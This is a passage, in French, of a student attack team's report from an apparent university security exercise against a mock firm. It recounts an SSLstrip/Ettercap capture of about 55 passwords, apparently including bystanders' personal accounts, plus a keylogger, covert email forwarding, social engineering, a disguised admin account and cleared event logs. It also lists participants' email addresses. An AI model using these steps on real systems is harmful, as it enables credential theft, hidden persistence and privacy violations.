
Nouveau coup dur pour la défense, dommage !!!

Nous improvisons donc un serveur TFTP pour récupérer rapidement le fichier et ainsi l'examiner.

```
hoth:/home/etu/TA©lA©chargements# ls
archi.pdf
hoth:/home/etu/TÃ©lÃ©chargements# ls -ll
total 56
-rw-r--r-- 1 etu etu 50960 25 oct.  08:56 archi.pdf
hoth:/home/etu/TÃ©lÃ©chargements# tftp
tftp> connect 172.16.48.89
tftp> binary
tftp> put archi.pdf
Sent 50960 bytes in 0.1 seconds
tftp>
```

Shell | Shell No. 2 | Shell No. 3 | Shell No. 4 | Shell No. 5

Nous vérifions donc notre prise avec ce .PDF qui promet beaucoup car nous avions très peu d'informations de type réseau en dehors des nôtres récoltées à l'aide de scans et d'investigations. En effet, la boite e-mail que nous avions à notre disposition était celle du chef de l'équipe « *système* » et il manquait d'informations sur le réseau. Mettons le suspens de côté en vous proposant le contenu du fichier « ***archi.pdf*** » gracieusement offert :



Nous possédons donc en plus à cette étape du projet la topologie détaillée de notre adversaire en plus de toutes les informations récoltées précédemment. **LA VIE EST BELLE MAIS LE TEMPS VA MALHEUREUSEMENT SE GATER…**

En effet, suite à une mauvaise manipulation, nous avons perdu le précieux .PDF (*enregistré seulement sous /temp donc suppression au démarrage*). Mais par précautions, nous avions copié le fameux .PDF sur la machine en local dans un répertoire assez profond en terme d'arborescence. Nous sommes donc allés le récupérer entre 12h00 et 14h00 en U2-213. Il est à noter que l'original était toujours présent sur l'ordinateur, toujours dans le répertoire des téléchargements. Néanmoins, l'équipe de défense nous est tombé dessus et avec sa phobie des keyloggers de toutes sortes. Pour une fois, cette phobie était justifiée même si l'installation d'un keylogger logiciel sur la machine en question était plus un divertissement qu'autre chose étant donné le niveau de renseignements dans le projet. Même si l'historique a été effacé (*history –c*), l'équipe de défense a pu remonter dans la liste des paquets installés et a vu le fameux keylogger logiciel (*qui n'était pas, on le rappelle, du tout opérationnel*)…

NB : Nous avons su de source sûre que l'alerte provient de ce fait du projet car sur le moment nous avons eu des doutes comme un manque de discrétion de notre part pouvant venir d'un excès de confiance.

Ceci a, pour la PREMIERE ET PRESQUE DERNIERE FOIS, allumé l'alerte rouge chez AERODEF !!!

La réaction d'AERODEF a donc été la suivante :

- ✓ Modification des accès à Zeus. Dramatique, car la mésaventure du 22 octobre ne nous a pas permis de placer notre utilisateur…
- ✓ Modification des accès au routeur.
- ✓ Modification de tous les mots de passe du site AERODEF hébergé par GOOGLE.

Seuls les mots de passe PhpMyAdmin et MySQL n'ont étrangement pas changé… Suite à cette mésaventure nous revenons donc au point de départ….

…pour mieux repartir ?

C | **Décollage vers la lune !!!**

Etant donné notre retour à la case départ, sans même toucher les 20.000€, nous nous devions de réagir vite, fort et violemment pour prouver notre supériorité dans le renseignement que nous avions acquis mais que nous n'avions pas pu vraiment mettre à profit du fait du système de confrontation. La technique de sniffage via ETTERCAP avait montré ses limites en ne proposant que la lecture du trafic en clair. De plus, il fallait à tout prix automatiser la récupération des e-mails et s'ancrer plus profondément dans AERODEF pour résister à tout changement de mots de passe.

Nous avons donc utilisé la technique SSLSTRIP, décrite précédemment, conjointement avec ETTERCAP (*pour faciliter la lecture des logs*). Il fallait tout d'abord la capacité de charge du portable utilisé car il devrait supporter un nombre important de connexions sécurisées à retranscrire en clair jusqu'à leur destinataire officiel. Une fois ceci validé, nous avons utilisé le même mode opératoire que lors de la première récupération. Nous nous attendions donc à récupérer quelques mots de passe, nous avons eu le droit à une avalanche. En effet, avec une utilisation de cette technique sur approximativement cinq heures (*différents TPs de JAVA, XML et CORBA*), nous avons récupéré environ 55 mots de passe différents (*FACEBOOK, GMAIL, LIVE, …*) soit une moyenne de 11 par heure, un presque toutes les cinq minutes… **LE RESULTAT EST AU-DELA DE TOUTES ESPERANCES !!!**

Voici quelques extraits de logs :

```
HTTP : 66.249.92.104:80 -> USER: jacques.chirac  PASS: xxxxx  INFO:
http://www.google.com/accounts/ServiceLogin?service=mail&passive=true
&rm=false&continue=https://mail.google.com/mail/?ui=html&zy=l&bsv=1ei
c6yu9oa4y3&

HTTP : 174.36.30.70:80 -> USER: girafette@gmail.com  PASS:  xxxxx
INFO: http://www.dropbox.com/

HTTP : 66.249.92.104:80 -> USER: fantomas31  PASS: xxxx  INFO:
http://www.google.com/accounts/ServiceLogin?service=mail&passive=true
&rm=false&continue=http://mail.google.com/mail/?hl=fr&ui=html&zy=l&bs
v=1eic6yu9o

HTTP : 66.249.92.104:80 -> USER: jacques.higelin  PASS: xxxx  INFO:
http://www.google.com/accounts/ServiceLogin?service=mail&passive=true
&rm=false&continue=http://mail.google.com/mail/?ui=html&zy=l&bsv=1eic
6yu9oa4y3&s
```

La liste des utilisateurs piratés est disponible à notre secrétariat. De plus nous avons placé notre serveur de l'U2-213 sur le réseau local pour pouvoir sniffer, de la même manière, les membres de la défense et de l'audit voulant se connecter. Néanmoins, personne ne s'est connecté avec ses propres identifiants du projet sécurité.

Avec ces informations, nous avons tout de même pu remonter au système de communications de l'audit utilisant des adresses GMAIL et cryptant les mails avec un système GPG. En effet, un membre de l'équipe audit n'avait pas effacé l'e-mail contenant les instructions d'utilisation et son mot de passe était identique à celui piraté.

Prénom	Email
Lise	sliseva@gmail.com
Kenza	kennza@gmail.com
Goulven	goyllffenby@gmail.com
Tristan	trisjtanvik@gmail.com
Christophe	sfrisvtasv@gmail.com
Alexandre L.	allax.hantr@gmail.com
Romain	rau.maind@gmail.com
Pedro	pairre.mykkel@gmail.com
Gwendal	gyental@gmail.com
Bastien	bjastienby@gmail.com
Maxime	maxiumys@gmail.com
Mederic	medderyc@gmail.com
Alexandre C.	allexantr@gmail.com
Lelo	slellonnyaka@gmail.com

On remercie au passage le groupe d'audit pour cette politique d'attribution d'adresses GMAIL sponsorisée par **IKEA**.


Néanmoins (*et plus sérieusement*), **la politique de sécurité du groupe d'audit étant très robuste du fait de l'utilisation de GPG**, nous n'avons pu qu'avoir des bribes de conversations sur lesquelles le chiffrage n'avait pas été effectué :

- ✓ Installation d'agents SNMP sur les équipements.
- ✓ Procédure de configuration X-Lite.
- ✓ Ouverture de ports VoIP chez AERODEF.
- ✓ Couple clé privée/publique d'un membre de l'audit. Néanmoins, sans une « *passphrase* », ce couple est inutile pour déchiffrer…

Ceci n'est donc pas du tout suffisant pour considérer que nous étions infiltrés dans l'équipe d'audit. Si l'équipe de défense avait suivi les préconisations de chiffrage et de signatures électroniques, notre projet aurait été très laborieux et bien plus complexe à mettre en œuvre techniquement. **Nous rendons donc un vibrant hommage à l'équipe d'audit et nous remercions l'équipe de défense de ne pas leur avoir fait confiance**.

Une autre trouvaille a été l'espace de stockage DROPBOX d'un des membres du groupe de défense qui contenait une quantité impressionnante de documents, dont certains que nous avions déjà eu lors de la toute première infiltration, mais où nous avons pu avoir d'autres informations croustillantes.

En voici un rapide aperçu (*ah, sympa, les documents de l'équipe d'audit !!!*) :



Cet espace DROPBOX nous a donc permis de récupérer :

- ✓ **Les derniers comptes rendus de réunion**.
- ✓ Les dernières négociations avec l'audit.
- ✓ Le dernier code source du site Web.
- ✓ Les différentes chartes graphiques de l'entreprise.
- ✓ Les clés PGP de contact@aerodef.fr et de wanvos@gmail.com.
- ✓ Les clés et certificats du VPN M2 STRI DEFENSE.

De plus, pour garder un œil rapidement sur toutes les adresses GMAIL dont nous avions le contrôle des groupes de défense et d'audit, nous avons décidé de créer une adresse de transfert CollecSecu@gmail.com et de paramétrer chacun des comptes pour que tous les mails reçus soient automatiquement transférés :

Nous aurions pu nous en arrêter là mais il y'avait trop d'outils en nos mains pour ne pas nous en servir…

D | **On a marché sur la Lune !!!**

Le concept était donc d'utiliser toutes les adresses à notre disposition pour tromper un des membres de l'équipe de défense et ainsi pouvoir récupérer un accès au système d'informations d'AERODEF. Nous avons décidé d'utiliser le scénario suivant car l'émetteur initial avait déjà eu des problèmes avec son mot de passe et Jérémie BELMUDES étant le chef de projet de défense, il a eu une certaine autorité et intégrité vis-à-vis de l'administrateur AERODEF qui a un peu agi sans réelle vérification (*coup de téléphone ?*) et donc le court-circuitage était plus simple vis-à-vis des membres suspicieux. De plus, le choix de lancer cette attaque de type « *Social Engineering* » a été fixé au pour pouvoir avoir une marge du fait d'un long weekend qui empêchait les membres impliqués de se croiser et ainsi découvrir le pot aux roses. Nous nous attendions tout de même à une forte réaction lorsque AERODEF découvrira le traquenard qui est facilement détectable à partir du moment où l'administrateur AERODEF communique avec un des membres dont il a reçu des messages qui ont été envoyé au final par l'attaque.

Pour un plus grand camouflage durant l'attaque, des règles de filtrages ont été appliqué aux comptes GOOGLE pour que les messages soient bien sur transférés vers CollecSecu@gmail.com mais aussi de ne pas conserver une copie des messages provenant de membres prenant partie fictivement ou réellement de l'attaque. De cette manière et avec un nettoyage approfondi, la prise de conscience est la plus tardive possible.

➔ Voir **page suivante** pour la suite du rapport… (*ça vaut le coup !!!*)

ETAPE 1

- Jacques Martin (jacques-martin@gmail.com) vers admin@aerodef.fr, jeremie.dupont@gmail.com, thierry@henry.fr
- **Sujet :** Problème connexion au compte AERODEF, demande d'un nouveau mot de passe
- **Objectif Attaque** : Infiltrer le SI AERODEF

ETAPE 2

- thierry@henry.fr vers Administrateur AERODEF (thierry.luron@aerodef.fr), jeremie.dupont@gmail.com
- **Sujet :** Suspicion d'attaque, vérification de l'identité de l'émetteur initial
- **Risque de détection de l'attaque !!!**

ETAPE 3

- jeremie.dupont@gmail.com vers thierry.luron@aerodef.fr
- **Sujet :** Vérification de l'identité de l'émetteur initial
- **Objectif :** Court-circuiter le membre suspicieux pour accréditer l'attaque

ETAPE 4

- admin@aerodef.fr vers jacques-martin@gmail.com
- **Sujet :** Envoi nouveau mot de passe

ETAPE 5

- jacques-martin@gmail.com vers admin@aerodef.fr
- **Sujet :** Problème login (*réel cette fois ci*)


ETAPE 6

- admin@aerodef.fr vers jacques-martin@gmail.com
- **Sujet :** Explication connexion (*utilisation nom.prenom@aerodef.fr au lieu de prenom.nom@aerodef.fr*)
- **Attaque : SUCCES**

ETAPE 7

- **Suppression de toutes les traces sur les boites e-mails compromises et écriture d'un faux mail d'admin@aerodef.fr pour justifier d'un changement de mot de passe pour raisons de sécurité.**

Et voilà, nous sommes de retour chez AERODEF. Mais cette fois-ci, nous nous attendons déjà à une réplique de leur part quand ils découvriront l'attaque. Nous posons donc directement l'adresse de transfert vers notre boite de collecte pour garder les informations même en cas de changement du mot de passe.



WE ARE BACK YEAH !!!

Etant donné que notre cible n'était pas responsable d'équipe, nous avions moins d'informations qui transitaient vers lui. Néanmoins, en tant que membre de l'équipe « *système* », il recevait les mots de passe administrateurs du serveur (*à souligner donc que cinq personnes étaient capables de prendre la main en tant que root sur leur serveur, ce qui est encore une casserole de plus…*). C'est à ce moment que nous découvrons la raison des changements de mots de passe (*suspicion de keyloggers*). De plus, nous récupérons une autre information majeure : l'intégralité des identifiants et mots de passe de leur contrôleur de domaine : que demander de plus ? Ah si, une procédure de connexion fournie dans le même document !!! Au passage, nous récupérons un inventaire de leurs équipements très détaillé (*à noter que celui-ci nous permettra de dire qu'AERODEF nous a menti quand, lors de la deuxième confrontation, ils nous ont dit ne pas savoir qu'il fallait les machines WINDOWS 7 et XP alors qu'elles étaient dans leur inventaire pré-confrontation_2*). Nous avions donc raison, ils ne nous testaient pas, ils étaient en pleine galère… et quand on est dans le bouillon, on essaie tant bien que mal de gagner du temps.


Voici d'ailleurs un petit extrait de leur inventaire pré-C2 :

			Switch
#11	Audit : 200	PC Audit	0018.F355.8088
#12	Audit : 200	*Serveur Audit*	-
#13	Parc : 300	-	Port Bloqué
#14	Parc : 300	Controleur de domaine	0018.F309.7385
#15	Parc : 300	Client Windows 7	Pas encore rattaché au Switch
#16	Parc : 300	Machine Debian qui virtualise plusieurs Clients	Pas encore rattaché au Switch
#17	Parc : 300	-	Port Bloqué

Le but final maintenant était de prendre la main à plus long terme sur leurs serveurs sans dépendre à 100% de notre intrusion dans leur système d'information :


ETAPE 1 : Création d'un utilisateur de type « ***administrateur*** » sur le contrôleur de domaine :

- ✓ Connexion sur la machine via l'outil « *Connexion Bureau à distance* » sur l'adresse **172.30.0.3:3389**.
- ✓ Identification avec le compte « ***administrateur*** » fourni gracieusement par la société AERODEF.
- ✓ Création d'un utilisateur nommé « ***SystemData*** » pour plus de discrétion, décrit comme un « *utilisateur système permettant l'accès aux données du contrôleur de domaine* ». Bien sur cet utilisateur a tous les droits sur le serveur AERODEF (*identique à administrateur*).
- ✓ On supprime toutes les informations compromettantes dans « ***observateur d'événements*** ».



